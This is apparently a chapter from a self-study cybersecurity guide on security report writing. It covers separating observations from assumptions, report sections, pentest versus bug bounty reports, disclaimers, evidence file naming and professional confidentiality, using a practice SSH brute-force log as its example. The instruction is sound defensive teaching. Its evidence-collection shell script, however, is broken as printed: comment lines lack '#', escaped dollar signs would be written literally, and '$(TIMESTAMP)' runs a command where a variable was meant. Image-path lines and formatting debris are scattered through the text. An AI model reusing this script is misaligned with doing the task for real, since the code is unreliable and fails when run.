
"The attacker installed a backdoor." → ASSUMPTION (not visible in auth.log)

Why this distinction is critical:

In a professional report, if you write an assumption as fact and you are wrong — your entire report's credibility is damaged. If you are wrong in a legal context — there are consequences.

The correct way to write assumptions:

Instead of: "The attacker installed a backdoor." Write: "The 2-minute session with root access is consistent with persistence installation. Further investigation of /etc/cron.d, /root/.ssh/authorized_keys, and recently modified system files is recommended to confirm or rule this out."



Notice: the second version presents the observation (2-minute root session), explains the reasoning (consistent with persistence installation), and recommends verification rather than asserting the conclusion.


This is professional writing. Practice it deliberately.

7.2.2 – Evidence-Based Writing Structure

Every security observation should follow this structure. Memorise it. Use it every time.

SECURITY OBSERVATION STRUCTURE

1. **WHAT:** What was observed (facts only)
2. **WHERE:** Which system, file, or log source
3. **WHEN:** Timestamp or date range
4. **HOW:** How it was observed (command used)
5. **WHY:** Why this is significant (risk context)
6. **NEXT:** What action or investigation follows



Example – applying this structure to Chapter 5's attack:

WHAT: *Nine failed SSH login attempts followed by one successful login, from the same external IP address (203.0.113.45), targeting multiple usernames including the eventually-compromised account (karan).*

WHERE: Authentication log (*practice_auth.log*) on the target system.

WHEN: Between 10:23:11 and 10:25:07 on January 10.

HOW: Identified using:

grep "203.0.113.45" practice_auth.log

grep -c "Failed" practice_auth.log

Manual review of chronological entries.

WHY: This pattern is consistent with a credential brute-force attack.

The eventual successful login (10:25:07) indicates the attack succeeded.

Subsequent sudo escalation to root (10:26:15) suggests the attacker achieved full system control within minutes of initial access.

NEXT: 1. Investigate all files modified between 10:25 and 10:28.

2. Review /etc/passwd for new accounts.

3. Check /etc/cron.d for new scheduled tasks.

4. Audit ~/.ssh/authorized_keys for karan and root.

5. Consider resetting all system credentials.

Write this observation now:

bash

nano ~/practice/guide2/chapter7/observations/brute_force_observation.txt

Fill in the structure above. Use your own words. This is your first professional security observation document.

7.2.3 – Separating Facts from Guesses in Writing

Language patterns that signal observations vs assumptions:

Observation language (use freely):

- "The log records..."
- "The command output shows..."
- "At timestamp X, the following was observed..."
- "The file contains..."
- "The connection was established between..."
- "The error message states..."

Assumption language (use carefully, with qualification):

- "This is consistent with..."
- "The evidence suggests..."
- "Based on available logs, it appears that..."
- "Further investigation is needed to confirm..."
- "One possible explanation is..."
- "This may indicate..."

Language that should NEVER appear in professional reports:

- "The attacker definitely..." (unless you have irrefutable proof)
- "It is obvious that..." (if it were obvious, you would not need to explain)
- "Clearly, the hacker..." (assumptions stated as facts)
- "We think..." (who is "we"? What do you actually know?)
- "It seems like maybe..." (too uncertain — either you know or you do not)

Practice exercise:

Rewrite these bad sentences into professional observation language:

Bad: *"The hacker obviously used a bot to brute force the password."*

Better: _____

Bad: *"It seems like maybe there was some kind of attack."*

Better: _____

Bad: *"They definitely installed malware after getting in."*

Better: _____

Write your rewrites:

bash

nano ~/practice/guide2/chapter7/observations/writing_practice.txt

Suggested answers (for self-check):

Bad → "The hacker obviously used a bot to brute force the password."

Better → "The log shows 9 failed login attempts within 114 seconds from a single IP, targeting 4 different usernames. This rate and pattern is consistent with automated credential testing."

Bad → "It seems like maybe there was some kind of attack."

Better → "Log analysis identified 9 failed authentication attempts from external IP 203.0.113.45, followed by successful access. This pattern warrants further investigation as a potential brute-force attack."

Bad → "They definitely installed malware after getting in."

Better → "A 2-minute root session was established following the suspicious login. System integrity should be verified, specifically checking for new user accounts, scheduled tasks, and modified system binaries."

7.3 – Security Report Structure

A professional security report follows a standard structure. Learn this structure once — it applies to penetration test reports, incident response reports, security assessment reports, and audit findings.



7.3.1 – Standard Report Sections

Every security report must contain these sections:

Section 1 – Title Page

Contents:

- Report title (descriptive, not vague)
- Date of assessment/incident
- Your name (as analyst/author)
- System or scope covered
- Classification (e.g., Confidential, Internal Use Only)

Example:

Authentication Log Analysis Report

Incident Investigation – January 10, 2026

Analyst: Karan B. Vaya

Scope: practice_auth.log – SSH authentication events

Classification: Internal / Educational Use Only

Section 2 — Executive Summary

One paragraph. Written for non-technical readers. Contains: what was assessed, what was found, how serious it is, what action is recommended.

No technical jargon. No command names. No log syntax.

Example:

This report documents analysis of SSH authentication logs collected on January 10, 2026. Analysis revealed a successful unauthorized access to the system originating from an external IP address, preceded by multiple failed login attempts consistent with automated credential guessing. The attacker gained administrative (root) access within minutes of initial compromise. Immediate credential reset, system integrity verification, and enhanced monitoring are recommended.

Section 3 — Scope and Methodology

What was included and what was not. What methods were used? This section manages expectations and defines the limits of your findings.

Example:

SCOPE:

This analysis covered authentication events recorded in practice_auth.log covering the period 09:12:03 to 14:35:55 on January 10, 2026.

OUT OF SCOPE:

System file integrity, network traffic analysis, and post-compromise artifact analysis were not included in this assessment.

METHODOLOGY:


Log analysis using grep pattern matching and manual timeline reconstruction.

No active testing was performed. Analysis was entirely passive and read-only.

Section 4 – Findings

The core of the report. Each finding follows the observation structure: What, Where, When, How, Why, Next.

Findings are typically numbered and rated by severity.



Severity ratings:

Rating	Meaning	Example
Critical	Immediate action required, serious impact	Root access gained
High	Action required soon, significant impact	Brute force succeeded
Medium	Action recommended, moderate impact	No account lockout policy
Low	Minor issue, low impact	Non-standard port in use
Informational	No immediate risk, worth noting	Verbose error messages

Section 5 – Evidence

Copies or references to the raw evidence supporting each finding. Log excerpts, command outputs, screenshots (if applicable).

Section 6 – Recommendations

For each finding: specific, actionable steps to fix the issue. Not vague ("improve security") – specific ("implement fail2ban with threshold of 3 failures per 60 seconds, block for 10 minutes").

Section 7 – Conclusion

Brief summary of overall security posture. What was covered, what was found, overall risk level, priority order for addressing findings.

Section 8 – Disclaimer

Legal protection statement. Always include this.

DISCLAIMER:

This analysis was performed on a practice log file for educational purposes only.

All activity was conducted on systems owned by the analyst or with explicit permission. This document is for educational use and does not constitute professional security advice.

7.3.2 – Pentest Report vs Bug Bounty Report – Key Differences

This section was completely missing from the ChatGPT version of your guide.

Understanding the difference matters because these are two distinct professional contexts with different requirements and audiences.

Penetration Test Report:

Context: Authorised, scoped assessment for a specific client. Audience: Client's technical team AND management AND legal. Length: Typically 20-100+ pages for a full assessment. Contains:

- Executive summary for management
- Technical details for security team
- Remediation guidance for developers
- Compliance mapping (how findings relate to regulations)

- Methodology documentation
- Proof of exploitability (screenshots, tool output)
- Risk ratings with business context

Tone: Formal, thorough, defensible in legal context.


Format requirement: The client paid for this assessment. The report must be professional enough to be worth what they paid. A sloppy report from a pentester is a professional failure.

Bug Bounty Report:

Context: Researcher finds a vulnerability in a company's public program. Audience: Security team at the company (technical readers). Length: Typically 1-5 pages, concise and focused. Contains:

- Vulnerability title (clear, specific)
- Severity rating (your assessment)
- Summary (2-3 sentences)
- Steps to reproduce (numbered, exact)
- Proof of concept (screenshot or code)
- Impact (what could an attacker do with this?)
- Suggested fix

Tone: Technical, concise, reproducible.



Format requirement: Triage teams receive hundreds of reports. A report that cannot be reproduced in 5 minutes is likely to be closed as invalid. Clarity and reproducibility matter more than length.

Key difference:

Pentest report: Comprehensive, formal, covers everything assessed. Bug bounty report: Focused, concise, covers one specific issue extremely well.

Write a practice bug bounty report format:

bash

nano ~/practice/guide2/chapter7/templates/bug_bounty_template.txt

TITLE: [Vulnerability Name] in [Component] allows [Impact]

Example: "Brute Force Attack on SSH Login Enables Unauthorized Root Access"

SEVERITY: [Critical/High/Medium/Low]

SUMMARY:

[2-3 sentences. What is the vulnerability? Where is it? What is the impact?]

STEPS TO REPRODUCE:

- 1. [First step – exact command or action]***
- 2. [Second step]***
- 3. [Continue until vulnerability is demonstrated]***

PROOF OF CONCEPT:

[Screenshot description or command output showing the vulnerability exists]

IMPACT:

[What could an attacker do if they exploited this?]

[Who is affected?]

[How severe is the damage?]

SUGGESTED FIX:

[Specific, actionable remediation – not "fix the issue"]

7.3.3 – Disclaimer and Legal Protection Page

You learned in Chapter 8 (from ChatGPT's guide) that documentation protects you legally. Now you build the actual protection.

Your personal disclaimer template:

bash

nano ~/practice/guide2/chapter7/templates/disclaimer_template.txt

Write this:

LEGAL AND ETHICAL DISCLAIMER

This document and all associated practice materials were created for educational purposes in the context of structured cybersecurity learning.

All commands and techniques documented herein were executed exclusively on:

- Devices owned by the analyst (Pixel OS phone, personal laptop)***
- Intentionally created practice data and log files***
- No external systems, networks, or third-party services were targeted***

All activity was conducted in compliance with:

- Indian Information Technology Act, 2000***
- Ethical guidelines for cybersecurity learning***
- The boundaries documented in Guide 2, Chapter 8 (Cyber Laws)***

This document does not constitute professional security advice.

Any implementation of techniques described here on systems other than those explicitly owned or authorised should be treated as requiring appropriate legal authorisation.

Analyst: Karan B. Vaya

Date: 06-07-2026

Context: Cybersecurity Guide 2 – Learning Portfolio

Add this disclaimer to every practice report you write. One page. At the start. Always.

7.4 – Writing From Termux

You do not need Microsoft Word to produce professional documentation. Your Termux terminal is sufficient for building the habit. When you eventually have a proper laptop, you will transfer these habits to better tools – but the habit is what matters.

7.4.1 – nano for Report Writing

nano is your primary writing tool in Termux.

Essential nano commands (review from Chapter 2):

Key	Action
Ctrl+O then Enter	Save file
Ctrl+X	Exit
Ctrl+K	Cut entire line
Ctrl+U	Paste cut line
Ctrl+W	Search within file
Ctrl+\	Search and replace
Ctrl+G	Help screen

Write your first complete incident report:

bash

nano ~/practice/guide2/chapter7/reports/incident_report_001.txt

Use the structure from Section 7.3.1. Base the content on the Chapter 5 practice log analysis. Include all 8 sections.

This is your first real professional security document. Take it seriously — write as if a senior analyst will review it.

7.4.2 — Redirecting Output as Evidence

Raw command output is stronger evidence than hand-written notes. The system generated it automatically. It is objective.

Capture evidence with timestamps:

bash

Evidence collection script — save this

cat > ~/practice/guide2/chapter7/collect_evidence.sh << 'EOF'

#!/bin/bash

Evidence Collection Script

Author: Karan B. Vaya

Purpose: Collect system state as timestamped evidence

TIMESTAMP=\$(date +%Y%m%d_%H%M%S)

OUTPUT_DIR=~/practice/guide2/chapter7/reports/evidence_\$(TIMESTAMP)

mkdir -p \$OUTPUT_DIR

echo "Evidence collection started: \$(date)" > \$OUTPUT_DIR/collection_log.txt

echo "Analyst: Karan B. Vaya" >> \$OUTPUT_DIR/collection_log.txt

echo "Device: Pixel OS Phone - Termux" >> \$OUTPUT_DIR/collection_log.txt

echo "---" >> \$OUTPUT_DIR/collection_log.txt

echo "[1] Capturing user identity..."

whoami > \$OUTPUT_DIR/01_identity.txt

id >> \$OUTPUT_DIR/01_identity.txt

echo "[2] Capturing system information..."

uname -a > \$OUTPUT_DIR/02_system_info.txt

date >> \$OUTPUT_DIR/02_system_info.txt

echo "[3] Capturing network interfaces..."

ip a > \$OUTPUT_DIR/03_network_interfaces.txt

echo "[4] Capturing active connections..."

ss -tunap > \$OUTPUT_DIR/04_connections.txt

echo "[5] Capturing running processes..."

ps aux > \$OUTPUT_DIR/05_processes.txt

echo "[6] Capturing command history..."

tail -50 ~/.bash_history > \$OUTPUT_DIR/06_recent_history.txt

echo "[7] Capturing directory listing..."

ls -la ~ > \$OUTPUT_DIR/07_home_directory.txt

echo "Evidence collection completed: \$(date)" >> \$OUTPUT_DIR/collection_log.txt

echo "Evidence saved to: \$OUTPUT_DIR"

EOF

chmod 700 ~/practice/guide2/chapter7/collect_evidence.sh

Run it:

bash

~/practice/guide2/chapter7/collect_evidence.sh


View what was collected:

bash

ls -la ~/practice/guide2/chapter7/reports/

You will see a directory named evidence_ followed by the timestamp. Inside are seven numbered files – each one is evidence.

This script is a simplified version of what incident responders run at the start of every investigation. You built it yourself. You understand exactly what each section captures and why.



7.4.3 – Organising Evidence Files

Naming convention for evidence files:

Random file names make evidence unusable:

- output.txt – what output? from when? for what?
- notes.txt – whose notes? about what?
- scan1.txt – what scan? of what?

Professional naming convention:

[date]_[system]_[type]_[description].txt

Examples:

20260403_pixelphone_auth_brute_force_analysis.txt

20260403_pixelphone_network_connections.txt

20260403_pixelphone_process_list.txt

20260403_localhost_http_headers_analysis.txt

Build your file naming habit:

bash

Rename your existing practice files to use this convention


First see what you have

ls ~/practice/guide2/chapter7/

Example rename

**mv ~/practice/guide2/chapter7/observations/brute_force_observation.txt **

~/practice/guide2/chapter7/observations/\$(date +%Y%m%d)_practiceauth_observation_brute_force.txt



Organising by report number:

For ongoing investigations or assessments:

report_001/

|— **01_title_and_disclaimer.txt**

|— **02_executive_summary.txt**


|— **03_scope_and_methodology.txt**

- |— 04_finding_001_brute_force.txt
- |— 04_finding_002_no_lockout.txt
- |— 05_evidence_auth_log_excerpt.txt
- |— 06_recommendations.txt
- |— 07_conclusion.txt

Each finding is a separate file. Easy to update individually. Easy to review independently.

7.5 – Professional Habits

Technical skills get you noticed. Professional habits keep you employed. This distinction matters more in cybersecurity than in most fields, because the consequences of unprofessional behaviour here are not just career damage — they can be legal and cause real harm to others.



7.5.1 – Why Silence Is a Skill

Cybersecurity professionals know things that most people do not.

They know:

- Vulnerabilities in systems they have assessed
- Weaknesses in clients' security postures
- Details of incidents they have responded to

- Tools and techniques that can cause harm if misused

The professional obligation:

None of this can be shared without authorisation. Not to friends. Not on social media. Not in job interviews beyond permitted disclosures. Not even in general conversation.

Why this is a career rule, not just a guideline:

Case 1 — Social media: A penetration tester posts a screenshot on Twitter: "Great day — found a critical bug in [company name]'s payment system!" Even without technical details:

- The company's reputation is damaged
- The information signals to attackers that the system has vulnerabilities
- The client may have legal action rights
- The tester's career is over in that industry

Case 2 — Casual conversation: An employee mentions at a coffee shop: "Our company got breached last month. It was really bad — they got the whole customer database." Even without technical details:

- Competitors now know the company has weak security
- Potential customers lose confidence
- Regulators may investigate how widely the breach was disclosed
- The employee violated their employment agreement

The rule in practice:

Before sharing any security information, ask:

1. Am I authorised to share this?
2. Does sharing this serve a legitimate purpose?
3. Could sharing this harm anyone?
4. Would I be comfortable if my employer saw this?

If any answer is no — do not share.

Hindi / Gujarati: Silence = मौन (Maun) — Quiet, not speaking Confidentiality = गोपनीयता (Gopaniyata) — Privacy, secrecy Professional obligation = व्यावसायिक ફરજ (Vyavasayik faraj) — Professional duty

7.5.2 — Trust Is Built Slowly

In cybersecurity, trust is the actual currency.

Nobody gives access to sensitive systems to someone they do not trust. Nobody gives senior roles to someone whose judgment is questionable. Nobody recommends someone for high-stakes work if that person has shown poor discretion even once.

Trust is built through consistent, demonstrable behaviour over time:

Behaviour	Trust Impact
Documenting work thoroughly	Builds trust – evidence of professionalism
Admitting what you do not know	Builds trust – intellectual honesty
Delivering work on time	Builds trust – reliability
Respecting confidentiality	Builds trust – discretion
Asking before acting on uncertain scope	Builds trust – caution over eagerness
Sharing findings only through proper channels	Builds trust – process adherence
Overstating skills in resume	Destroys trust – discovered in first week
Posting work details on social media	Destroys trust – indiscretion
Taking action beyond agreed scope	Destroys trust – cannot be relied upon
Making claims without evidence	Destroys trust – unreliable

The asymmetry:

Trust is built slowly – consistent behaviour over months and years. Trust is destroyed instantly – one post, one lie, one boundary crossed.

This asymmetry is not unfair. It reflects reality. A security professional with broken trust is actively dangerous – they have access to sensitive information and systems. The industry's high standard for trustworthiness is justified.

7.5.3 – What Online Behaviour Does to Your Career

This section is specific to your situation as a student in India pursuing cybersecurity and international scholarships.

Your digital footprint is reviewed during:

- Scholarship background checks (MEXT, GKS, other government programs)
- Visa applications
- Security clearance processes
- Job applications at any organisation that cares about security

What reviewers look for:

Red flags that end applications:

- Public social media posts about hacking tools used outside legal scope
- GitHub repositories containing malware, illegal scripts, or exploits without clear educational framing and disclaimers
- Posts claiming to have hacked systems (even jokingly)
- Participation in public forums discussing illegal activities
- Any evidence of participation in data leaks or credential trading

Green flags that strengthen applications:

- Documented learning portfolio (like what you are building)
- GitHub with clearly educational projects and proper disclaimers
- Professional LinkedIn with accurate, verified credentials
- Blog posts or write-ups on CTF challenges (explicitly legal practice)
- Evidence of structured learning and ethical practice

Practical actions to take now:

bash

Document your learning in a way that creates positive footprint

Your practice files, observations, and reports are evidence of structured learning

Create a summary of what you have built

